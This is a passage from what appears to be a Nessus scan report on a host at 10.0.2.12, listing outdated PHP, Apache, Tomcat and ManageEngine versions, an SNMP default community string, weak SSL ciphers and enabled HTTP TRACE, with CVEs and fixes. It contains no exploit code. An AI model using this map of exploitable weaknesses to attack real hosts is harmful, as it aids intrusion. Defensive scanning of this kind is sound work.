related to the 'soap.wsdl_cache_dir' configuration directive and writing cache files that could allow remote 'wsdl' files to be written to arbitrary locations. (CVE-2013-1635)

- An error exists in the file 'ext/soap/php_xml.c'

related to parsing SOAP 'wsdl' files and external entities that could cause PHP to parse remote XML documents defined by an attacker. This could allow access to arbitrary files. (CVE-2013-1643)

Note that this plugin does not attempt to exploit the vulnerabilities but, instead relies only on PHP's self-reported version number.

See Also

http://www.nessus.org/u?2dcf53bd

http://www.nessus.org/u?889595b1

http://www.php.net/ChangeLog-5.php#5.3.22

Solution

Upgrade to PHP version 5.3.22 or later.

Risk Factor

High

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

References

BID	58224
BID	58766

CVE	CVE-2013-1635
CVE	CVE-2013-1643

Plugin Information

Published: 2013/03/04, Modified: 2021/01/19

Plugin Output

tcp/8585/www

```
Version source    : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2, X-Powered-By: PHP/5.3.10
Installed version : 5.3.10
Fixed version     : 5.3.22
```

66584 - PHP 5.3.x < 5.3.23 Multiple Vulnerabilities

Synopsis

The remote web server uses a version of PHP that is potentially affected by multiple vulnerabilities.

Description

According to its banner, the version of PHP 5.3.x installed on the remote host is prior to 5.3.23. It is, therefore, potentially affected by multiple vulnerabilities:

- An error exists in the file 'ext/soap/soap.c'

related to the 'soap.wsdl_cache_dir' configuration directive and writing cache files that could allow remote 'wsdl' files to be written to arbitrary locations. (CVE-2013-1635)

- An error exists in the file 'ext/soap/php_xml.c'

related to parsing SOAP 'wsdl' files and external entities that could cause PHP to parse remote XML documents defined by an attacker. This could allow access to arbitrary files. (CVE-2013-1643)

- An information disclosure in the file 'ext/soap/php_xml.c' related to parsing SOAP 'wsdl'

files and external entities that could cause PHP to parse remote XML documents defined by an attacker. This could allow access to arbitrary files. (CVE-2013-1824)

Note that this plugin does not attempt to exploit the vulnerability, but instead relies only on PHP's self-reported version number.

See Also

http://www.nessus.org/u?7c770707

http://www.php.net/ChangeLog-5.php#5.3.23

Solution

Upgrade to PHP version 5.3.23 or later.

Risk Factor

High

CVSS v3.0 Base Score

7.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L)

CVSS v3.0 Temporal Score

6.4 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

References

BID	58224
BID	58766
BID	62373
CVE	CVE-2013-1635
CVE	CVE-2013-1643
CVE	CVE-2013-1824

Plugin Information

Published: 2013/05/24, Modified: 2021/01/19

Plugin Output

tcp/8585/www

```
Version source    : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2, X-Powered-By: PHP/5.3.10
Installed version : 5.3.10
Fixed version     : 5.3.23
```

71426 - PHP 5.3.x < 5.3.28 Multiple OpenSSL Vulnerabilities

Synopsis

The remote web server uses a version of PHP that is potentially affected by multiple vulnerabilities.

Description

According to its banner, the version of PHP installed on the remote host is 5.3.x prior to 5.3.28. It is, therefore, potentially affected by the following vulnerabilities :

- A flaw exists in the PHP OpenSSL extension's hostname identity check when handling certificates that contain hostnames with NULL bytes. An attacker could potentially exploit this flaw to conduct man-in-the-middle attacks to spoof SSL servers. Note that to exploit this issue, an attacker would need to obtain a carefully-crafted certificate signed by an authority that the client trusts. (CVE-2013-4073, CVE-2013-4248)

- A memory corruption flaw exists in the way the openssl_x509_parse() function of the PHP OpenSSL extension parsed X.509 certificates. A remote attacker could use this flaw to provide a malicious, self-signed certificate or a certificate signed by a trusted authority to a PHP application using the aforementioned function. This could cause the application to crash or possibly allow the attacker to execute arbitrary code with the privileges of the user running the PHP interpreter. (CVE-2013-6420)

Note that this plugin does not attempt to exploit these vulnerabilities, but instead relies only on PHP's self-reported version number.

See Also

https://seclists.org/fulldisclosure/2013/Dec/96

https://bugzilla.redhat.com/show_bug.cgi?id=1036830

http://www.nessus.org/u?b6ec9ef9

http://www.php.net/ChangeLog-5.php#5.3.28

Solution

Upgrade to PHP version 5.3.28 or later.

Risk Factor

High

CVSS v3.0 Base Score

7.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L)

CVSS v3.0 Temporal Score

6.6 (CVSS:3.0/E:P/RL:O/RC:C)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.9 (CVSS2#E:POC/RL:OF/RC:C)

References

BID	60843
BID	61776
BID	64225
CVE	CVE-2013-4073
CVE	CVE-2013-4248
CVE	CVE-2013-6420
XREF	EDB-ID:30395

Plugin Information

Published: 2013/12/14, Modified: 2021/01/19

Plugin Output

tcp/8585/www

```
Version source    : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2, X-Powered-By: PHP/5.3.10
Installed version : 5.3.10
Fixed version     : 5.3.28
```

77285 - PHP 5.3.x < 5.3.29 Multiple Vulnerabilities

Synopsis

The remote web server uses a version of PHP that is affected by multiple vulnerabilities.

Description

According to its banner, the version of PHP installed on the remote host is 5.3.x prior to 5.3.29. It is, therefore, affected by the following vulnerabilities :

- A heap-based buffer overflow error exists in the file 'ext/date/lib/parse_iso_intervals.c' related to handling DateInterval objects that allows denial of service attacks. (CVE-2013-6712)

- A boundary checking error exists related to the Fileinfo extension, Composite Document Format (CDF) handling, and the function 'cdf_read_short_sector'. (CVE-2014-0207)

- A flaw exists with the 'cdf_unpack_summary_info()'

function within 'src/cdf.c' where multiple file_printf calls occur when handling specially crafted CDF files.

This could allow a context dependent attacker to crash the web application using PHP. (CVE-2014-0237)

- A flaw exists with the 'cdf_read_property_info()'

function within 'src/cdf.c' where an infinite loop occurs when handling specially crafted CDF files. This could allow a context dependent attacker to crash the web application using PHP. (CVE-2014-0238)

- A type-confusion error exists related to the Standard PHP Library (SPL) extension and the function 'unserialize'. (CVE-2014-3515)

- An error exists related to configuration scripts and temporary file handling that could allow insecure file usage. (CVE-2014-3981)

- A heap-based buffer overflow error exists related to the function 'dns_get_record' that could allow execution of arbitrary code. (CVE-2014-4049)

- An out-of-bounds read exists in printf. (Bug #67249)

Note that Nessus has not attempted to exploit these issues, but has instead relied only on the application's self-reported version number.

Additionally, note that version 5.3.29 marks the end of support for the PHP 5.3.x branch.

See Also

http://php.net/archive/2014.php#id2014-08-14-1

http://www.php.net/ChangeLog-5.php#5.3.29

Solution

Upgrade to PHP version 5.3.29 or later.

Risk Factor

High

CVSS v3.0 Base Score

7.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L)

CVSS v3.0 Temporal Score

6.4 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

References

BID	64018
BID	67759
BID	67765
BID	67837
BID	68007
BID	68120
BID	68237
BID	68238
BID	68239
BID	68241
BID	68243
BID	68423
BID	69271
BID	73385
CVE	CVE-2013-6712
CVE	CVE-2014-0207
CVE	CVE-2014-0237
CVE	CVE-2014-0238
CVE	CVE-2014-3478
CVE	CVE-2014-3479
CVE	CVE-2014-3480
CVE	CVE-2014-3487
CVE	CVE-2014-3515
CVE	CVE-2014-3981
CVE	CVE-2014-4049
CVE	CVE-2014-4721

Plugin Information

Published: 2014/08/20, Modified: 2021/01/19

Plugin Output

tcp/8585/www

```
Version source    : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2, X-Powered-By: PHP/5.3.10
Installed version : 5.3.10
Fixed version     : 5.3.29
```

58988 - PHP < 5.3.12 / 5.4.2 CGI Query String Code Execution

Synopsis

The remote web server uses a version of PHP that is affected by a remote code execution vulnerability.

Description

According to its banner, the version of PHP installed on the remote host is earlier than 5.3.12 / 5.4.2, and as such is potentially affected by a remote code execution and information disclosure vulnerability.

An error in the file 'sapi/cgi/cgi_main.c' can allow a remote attacker to obtain PHP source code from the web server or to potentially execute arbitrary code. In vulnerable configurations, PHP treats certain query string parameters as command line arguments including switches such as '-s', '-d', and '-c'.

Note that this vulnerability is exploitable only when PHP is used in CGI-based configurations. Apache with 'mod_php' is not an exploitable configuration.

See Also

http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/

https://bugs.php.net/bug.php?id=61910

http://www.php.net/archive/2012.php#id2012-05-03-1

http://www.php.net/ChangeLog-5.php#5.3.12

http://www.php.net/ChangeLog-5.php#5.4.2

Solution

Upgrade to PHP version 5.3.12 / 5.4.2 or later. A 'mod_rewrite'

workaround is available as well.

Risk Factor

High

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

6.5 (CVSS2#E:H/RL:OF/RC:C)

References

BID	53388
CVE	CVE-2012-1823
XREF	CERT:520827

Exploitable With

CANVAS (true) Core Impact (true) Metasploit (true)

Plugin Information

Published: 2012/05/04, Modified: 2021/01/19

Plugin Output

tcp/8585/www

```
Version source     : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2, X-Powered-By: PHP/5.3.10
Installed version  : 5.3.10
Fixed version      : 5.3.12 / 5.4.2
```

142591 - PHP < 7.3.24 Multiple Vulnerabilities

Synopsis

The version of PHP running on the remote web server is affected by multiple vulnerabilities.

Description

According to its self-reported version number, the version of PHP running on the remote web server is prior to 7.3.24. It is, therefore affected by multiple vulnerabilities

See Also

https://www.php.net/ChangeLog-7.php#7.3.24

Solution

Upgrade to PHP version 7.3.24 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)

STIG Severity

I

References

XREF IAVA:2020-A-0510-S

Plugin Information

Published: 2020/11/06, Modified: 2021/06/03

Plugin Output

tcp/8585/www

```
  URL              : http://10.0.2.12:8585/ (5.3.10 under Server: Apache/2.2.21 (Win64) PHP/5.3.10
DAV/2, X-Powered-By: PHP/5.3.10)
  Installed version : 5.3.10
  Fixed version     : 7.3.24
```

41028 - SNMP Agent Default Community Name (public)

Synopsis

The community name of the remote SNMP server can be guessed.

Description

It is possible to obtain the default community name of the remote SNMP server.

An attacker may use this information to gain more knowledge about the remote host, or to change the configuration of the remote system (if the default community allows such modifications).

Solution

Disable the SNMP service on the remote host if you do not use it.

Either filter incoming UDP packets going to this port, or change the default community string.

Risk Factor

High

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

References

BID	2112
CVE	CVE-1999-0517

Plugin Information

Published: 2002/11/25, Modified: 2018/08/22

Plugin Output

udp/161/snmp

```
The remote SNMP server replies to the following default community
string :

public
```

35291 - SSL Certificate Signed Using Weak Hashing Algorithm

Synopsis

An SSL certificate in the certificate chain has been signed using a weak hash algorithm.

Description

The remote service uses an SSL certificate chain that has been signed using a cryptographically weak hashing algorithm (e.g. MD2, MD4, MD5, or SHA1). These signature algorithms are known to be vulnerable to collision attacks. An attacker can exploit this to generate another certificate with the same digital signature, allowing an attacker to masquerade as the affected service.

Note that this plugin reports all SSL certificate chains signed with SHA-1 that expire after January 1, 2017 as vulnerable. This is in accordance with Google's gradual sunsetting of the SHA-1 cryptographic hash algorithm.

Note that certificates in the chain that are contained in the Nessus CA database (known_CA.inc) have been ignored.

See Also

https://tools.ietf.org/html/rfc3279

http://www.nessus.org/u?9bb87bf2

http://www.nessus.org/u?e120eea1

http://www.nessus.org/u?5d894816

http://www.nessus.org/u?51db68aa

http://www.nessus.org/u?9dc7bfba

Solution

Contact the Certificate Authority to have the SSL certificate reissued.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N)

CVSS v3.0 Temporal Score

6.7 (CVSS:3.0/E:P/RL:O/RC:C)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)

CVSS v2.0 Temporal Score

3.9 (CVSS2#E:POC/RL:OF/RC:C)

References

BID	11849
BID	33065
CVE	CVE-2004-2761
XREF	CERT:836068
XREF	CWE:310

Plugin Information

Published: 2009/01/05, Modified: 2020/04/27

Plugin Output

tcp/8383/www

```
The following certificates were part of the certificate chain sent by
the remote host, but contain hashes that are considered to be weak.

|-Subject             : C=US/ST=CA/L=Pleasanton/O=Zoho Corporation/OU=ManageEngine/CN=Desktop
 Central/E=support@desktopcentral.com
|-Signature Algorithm : SHA-1 With RSA Encryption
|-Valid From          : Sep 08 12:24:44 2010 GMT
|-Valid To            : Sep 05 12:24:44 2020 GMT
```

42873 - SSL Medium Strength Cipher Suites Supported (SWEET32)

Synopsis

The remote service supports the use of medium strength SSL ciphers.

Description

The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

See Also

https://www.openssl.org/blog/blog/2016/08/24/sweet32/

https://sweet32.info

Solution

Reconfigure the affected application if possible to avoid use of medium strength ciphers.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

References

CVE	CVE-2016-2183

Plugin Information

Published: 2009/11/23, Modified: 2021/02/03

Plugin Output

tcp/8383/www

```
  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     --------------------   ---
    EDH-RSA-DES-CBC3-SHA          0x00, 0x16       DH            RSA      3DES-CBC(168)
 SHA1
    ECDHE-RSA-DES-CBC3-SHA        0xC0, 0x12       ECDH          RSA      3DES-CBC(168)
 SHA1
    DES-CBC3-SHA                  0x00, 0x0A       RSA           RSA      3DES-CBC(168)
 SHA1

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

57791 - Apache 2.2.x < 2.2.22 Multiple Vulnerabilities

Synopsis

The remote web server is affected by multiple vulnerabilities.

Description

According to its banner, the version of Apache 2.2.x installed on the remote host is prior to 2.2.22. It is, therefore, potentially affected by the following vulnerabilities :

- When configured as a reverse proxy, improper use of the RewriteRule and ProxyPassMatch directives could cause the web server to proxy requests to arbitrary hosts.

This could allow a remote attacker to indirectly send requests to intranet servers.

(CVE-2011-3368, CVE-2011-4317)

- A heap-based buffer overflow exists when mod_setenvif module is enabled and both a maliciously crafted 'SetEnvIf' directive and a maliciously crafted HTTP request header are used. (CVE-2011-3607)

- A format string handling error can allow the server to be crashed via maliciously crafted cookies.

(CVE-2012-0021)

- An error exists in 'scoreboard.c' that can allow local attackers to crash the server during shutdown.

(CVE-2012-0031)

- An error exists in 'protocol.c' that can allow 'HTTPOnly' cookies to be exposed to attackers through the malicious use of either long or malformed HTTP headers. (CVE-2012-0053)

- An error in the mod_proxy_ajp module when used to connect to a backend server that takes an overly long time to respond could lead to a temporary denial of service. (CVE-2012-4557)

Note that Nessus did not actually test for these flaws, but instead has relied on the version in the server's banner.

See Also

https://archive.apache.org/dist/httpd/CHANGES_2.2.22

http://httpd.apache.org/security/vulnerabilities_22.html

Solution

Upgrade to Apache version 2.2.22 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

CVSS v3.0 Temporal Score

4.8 (CVSS:3.0/E:P/RL:O/RC:C)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

CVSS v2.0 Temporal Score

3.9 (CVSS2#E:POC/RL:OF/RC:C)

References

BID	49957
BID	50494
BID	50802
BID	51407
BID	51705
BID	51706
BID	56753
CVE	CVE-2011-3368
CVE	CVE-2011-3607
CVE	CVE-2011-4317
CVE	CVE-2012-0021
CVE	CVE-2012-0031
CVE	CVE-2012-0053
CVE	CVE-2012-4557

Plugin Information

Published: 2012/02/02, Modified: 2018/06/29

Plugin Output

tcp/8585/www

```
Version source    : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
Installed version : 2.2.21
Fixed version     : 2.2.22
```

64912 - Apache 2.2.x < 2.2.24 Multiple XSS Vulnerabilities

Synopsis

The remote web server is affected by multiple cross-site scripting vulnerabilities.

Description

According to its banner, the version of Apache 2.2.x running on the remote host is prior to 2.2.24. It is, therefore, potentially affected by the following cross-site scripting vulnerabilities :

- Errors exist related to the modules mod_info, mod_status, mod_imagemap, mod_ldap, and mod_proxy_ftp and unescaped hostnames and URIs that could allow cross- site scripting attacks. (CVE-2012-3499)

- An error exists related to the mod_proxy_balancer module's manager interface that could allow cross-site scripting attacks. (CVE-2012-4558)

Note that Nessus did not actually test for these issues, but instead has relied on the version in the server's banner.

See Also

https://archive.apache.org/dist/httpd/CHANGES_2.2.24

http://httpd.apache.org/security/vulnerabilities_22.html

Solution

Upgrade to Apache version 2.2.24 or later. Alternatively, ensure that the affected modules are not in use.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)

CVSS v3.0 Temporal Score

4.6 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

CVSS v2.0 Temporal Score

3.2 (CVSS2#E:U/RL:OF/RC:C)

References

BID	58165
CVE	CVE-2012-3499
CVE	CVE-2012-4558
XREF	CWE:20
XREF	CWE:74
XREF	CWE:79
XREF	CWE:442
XREF	CWE:629
XREF	CWE:711
XREF	CWE:712
XREF	CWE:722
XREF	CWE:725
XREF	CWE:750
XREF	CWE:751
XREF	CWE:800
XREF	CWE:801
XREF	CWE:809
XREF	CWE:811
XREF	CWE:864
XREF	CWE:900
XREF	CWE:928
XREF	CWE:931
XREF	CWE:990

Plugin Information

Published: 2013/02/27, Modified: 2018/06/29

Plugin Output

tcp/8585/www

```
Version source    : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
Installed version : 2.2.21
Fixed version     : 2.2.24
```

68915 - Apache 2.2.x < 2.2.25 Multiple Vulnerabilities

Synopsis

The remote web server may be affected by multiple cross-site scripting vulnerabilities.

Description

According to its banner, the version of Apache 2.2.x running on the remote host is prior to 2.2.25. It is, therefore, potentially affected by the following vulnerabilities :

- A flaw exists in the 'RewriteLog' function where it fails to sanitize escape sequences from being written to log files, making it potentially vulnerable to arbitrary command execution. (CVE-2013-1862)

- A denial of service vulnerability exists relating to the 'mod_dav' module as it relates to MERGE requests.

(CVE-2013-1896)

Note that Nessus did not actually test for these issues, but instead has relied on the version in the server's banner.

See Also

https://archive.apache.org/dist/httpd/CHANGES_2.2.25

http://httpd.apache.org/security/vulnerabilities_22.html

http://www.nessus.org/u?f050c342

Solution

Upgrade to Apache version 2.2.25 or later. Alternatively, ensure that the affected modules are not in use.

Risk Factor

Medium

CVSS v3.0 Base Score

5.6 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L)

CVSS v3.0 Temporal Score

4.9 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

5.1 (CVSS2#AV:N/AC:H/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

3.8 (CVSS2#E:U/RL:OF/RC:C)

References

BID	59826
BID	61129
CVE	CVE-2013-1862
CVE	CVE-2013-1896

Plugin Information

Published: 2013/07/16, Modified: 2018/06/29

Plugin Output

tcp/8585/www

```
Version source    : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
Installed version : 2.2.21
Fixed version     : 2.2.25
```

73405 - Apache 2.2.x < 2.2.27 Multiple Vulnerabilities

Synopsis

The remote web server is affected by multiple vulnerabilities.

Description

According to its banner, the version of Apache 2.2.x running on the remote host is a version prior to 2.2.27. It is, therefore, potentially affected by the following vulnerabilities :

- A flaw exists with the 'mod_dav' module that is caused when tracking the length of CDATA that has leading white space. A remote attacker with a specially crafted DAV WRITE request can cause the service to stop responding.

(CVE-2013-6438)

- A flaw exists in 'mod_log_config' module that is caused when logging a cookie that has an unassigned value. A remote attacker with a specially crafted request can cause the service to crash. (CVE-2014-0098)

Note that Nessus did not actually test for these issues, but instead has relied on the version in the server's banner.

See Also

https://archive.apache.org/dist/httpd/CHANGES_2.2.27

http://httpd.apache.org/security/vulnerabilities_22.html

Solution

Upgrade to Apache version 2.2.27 or later. Alternatively, ensure that the affected modules are not in use.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L)

CVSS v3.0 Temporal Score

4.6 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

References

BID	66303
CVE	CVE-2013-6438
CVE	CVE-2014-0098

Plugin Information

Published: 2014/04/08, Modified: 2018/09/17

Plugin Output

tcp/8585/www

```
Version source    : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
Installed version : 2.2.21
Fixed version     : 2.2.27
```

102588 - Apache Tomcat 8.0.0.RC1 < 8.0.45 Cache Poisoning

Synopsis

The remote Apache Tomcat server is affected by a cache poisoning vulnerability.

Description

The version of Apache Tomcat installed on the remote host is 8.0.0.RC1 or later but prior to 8.0.45. It is, therefore, affected by a flaw in the CORS filter where the HTTP Vary header is not properly added. This allows a remote attacker to conduct client-side and server-side cache poisoning attacks.

Note that Nessus has not attempted to exploit this issue but has instead relied only on the application's self-reported version number.

See Also

http://www.nessus.org/u?7318cfac

Solution

Upgrade to Apache Tomcat version 8.0.45 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

4.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N)

CVSS v3.0 Temporal Score

3.8 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

CVSS v2.0 Temporal Score

3.2 (CVSS2#E:U/RL:OF/RC:C)

References

BID	100280
CVE	CVE-2017-7674

Plugin Information

Published: 2017/08/18, Modified: 2020/03/11

Plugin Output

tcp/8282/www

```
Installed version : 8.0.33
Fixed version     : 8.0.45
```

12085 - Apache Tomcat Default Files

Synopsis

The remote web server contains default files.

Description

The default error page, default index page, example JSPs and/or example servlets are installed on the remote Apache Tomcat server. These files should be removed as they may help an attacker uncover information about the remote Tomcat install or host itself.

See Also

http://www.nessus.org/u?4cb3b4dd

https://www.owasp.org/index.php/Securing_tomcat

Solution

Delete the default index page and remove the example JSP and servlets. Follow the Tomcat or OWASP instructions to replace or modify the default error page.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Plugin Information

Published: 2004/03/02, Modified: 2019/08/12

Plugin Output

tcp/8282/www

```
The following default files were found :

http://10.0.2.12:8282/docs/
http://10.0.2.12:8282/examples/servlets/index.html
http://10.0.2.12:8282/examples/jsp/index.html
http://10.0.2.12:8282/examples/websocket/index.xhtml
```

```
The server is not configured to return a custom page in the event of a client requesting a non-
existent resource.
This may result in a potential disclosure of sensitive information about the server to attackers.
```

11213 - HTTP TRACE / TRACK Methods Allowed

Synopsis

Debugging functions are enabled on the remote web server.

Description

The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are used to debug web server connections.

See Also

https://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf

http://www.apacheweek.com/issues/03-01-24

https://download.oracle.com/sunalerts/1000718.1.html

Solution

Disable these HTTP methods. Refer to the plugin output for more information.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

CVSS v3.0 Temporal Score

4.6 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

References

BID	9506
BID	9561
BID	11604
BID	33374

BID	37995
CVE	CVE-2003-1567
CVE	CVE-2004-2320
CVE	CVE-2010-0386
XREF	CERT:288308
XREF	CERT:867593
XREF	CWE:16
XREF	CWE:200

Plugin Information

Published: 2003/01/23, Modified: 2020/06/12

Plugin Output

tcp/8585/www

```
To disable these methods, add the following lines for each virtual
host in your configuration file :

    RewriteEngine on
    RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK)
    RewriteRule .* - [F]

Alternatively, note that Apache versions 1.3.34, 2.0.55, and 2.2
support disabling the TRACE method natively via the 'TraceEnable'
directive.

Nessus sent the following TRACE request :

------------------------------ snip ------------------------------
TRACE /Nessus1432479802.html HTTP/1.1
Connection: Close
Host: 10.0.2.12
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8

------------------------------ snip ------------------------------

and received the following response from the remote server :

------------------------------ snip ------------------------------
HTTP/1.1 200 OK
Date: Tue, 29 Jun 2021 14:36:25 GMT
Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: message/http


TRACE /Nessus1432479802.html HTTP/1.1
Connection: Keep-Alive
Host: 10.0.2.12
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
```

```
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8

------------------------------ snip ------------------------------
```

108752 - ManageEngine Desktop Central 9 < Build 92027 Multiple Vulnerabilities

Synopsis

The remote web server contains a Java-based web application that is affected by multiple vulnerabilities.

Description

The ManageEngine Desktop Central application running on the remote host is version 9 prior to build 92027. It is, therefore, affected by multiple vulnerabilities including a remote code execution and three cross-site scripting vulnerabilities.

Note that Nessus has not attempted to exploit these issues but has instead relied only on the application's self-reported version number.

See Also

http://www.nessus.org/u?b2a97375

Solution

Upgrade to ManageEngine Desktop Central version 9 build 92027 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

6.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N)

CVSS v3.0 Temporal Score

5.3 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

CVSS v2.0 Temporal Score

3.2 (CVSS2#E:U/RL:OF/RC:C)

References

CVE	CVE-2018-8722

Plugin Information

Published: 2018/03/30, Modified: 2019/11/08

Plugin Output

tcp/8020/www

```
URL               : http://10.0.2.12:8020/
Installed version : 9 Build 91084
Fixed version     : 9 Build 92027
```

108752 - ManageEngine Desktop Central 9 < Build 92027 Multiple Vulnerabilities

Synopsis

The remote web server contains a Java-based web application that is affected by multiple vulnerabilities.

Description

The ManageEngine Desktop Central application running on the remote host is version 9 prior to build 92027. It is, therefore, affected by multiple vulnerabilities including a remote code execution and three cross-site scripting vulnerabilities.

Note that Nessus has not attempted to exploit these issues but has instead relied only on the application's self-reported version number.

See Also

http://www.nessus.org/u?b2a97375

Solution

Upgrade to ManageEngine Desktop Central version 9 build 92027 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

6.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N)

CVSS v3.0 Temporal Score

5.3 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

CVSS v2.0 Temporal Score

3.2 (CVSS2#E:U/RL:OF/RC:C)

References

CVE	CVE-2018-8722

Plugin Information

Published: 2018/03/30, Modified: 2019/11/08

Plugin Output

tcp/8022/www

```
URL              : http://10.0.2.12:8022/
Installed version : 9 Build 91084
Fixed version     : 9 Build 92027
```

108752 - ManageEngine Desktop Central 9 < Build 92027 Multiple Vulnerabilities

Synopsis

The remote web server contains a Java-based web application that is affected by multiple vulnerabilities.

Description

The ManageEngine Desktop Central application running on the remote host is version 9 prior to build 92027. It is, therefore, affected by multiple vulnerabilities including a remote code execution and three cross-site scripting vulnerabilities.

Note that Nessus has not attempted to exploit these issues but has instead relied only on the application's self-reported version number.

See Also

http://www.nessus.org/u?b2a97375

Solution

Upgrade to ManageEngine Desktop Central version 9 build 92027 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

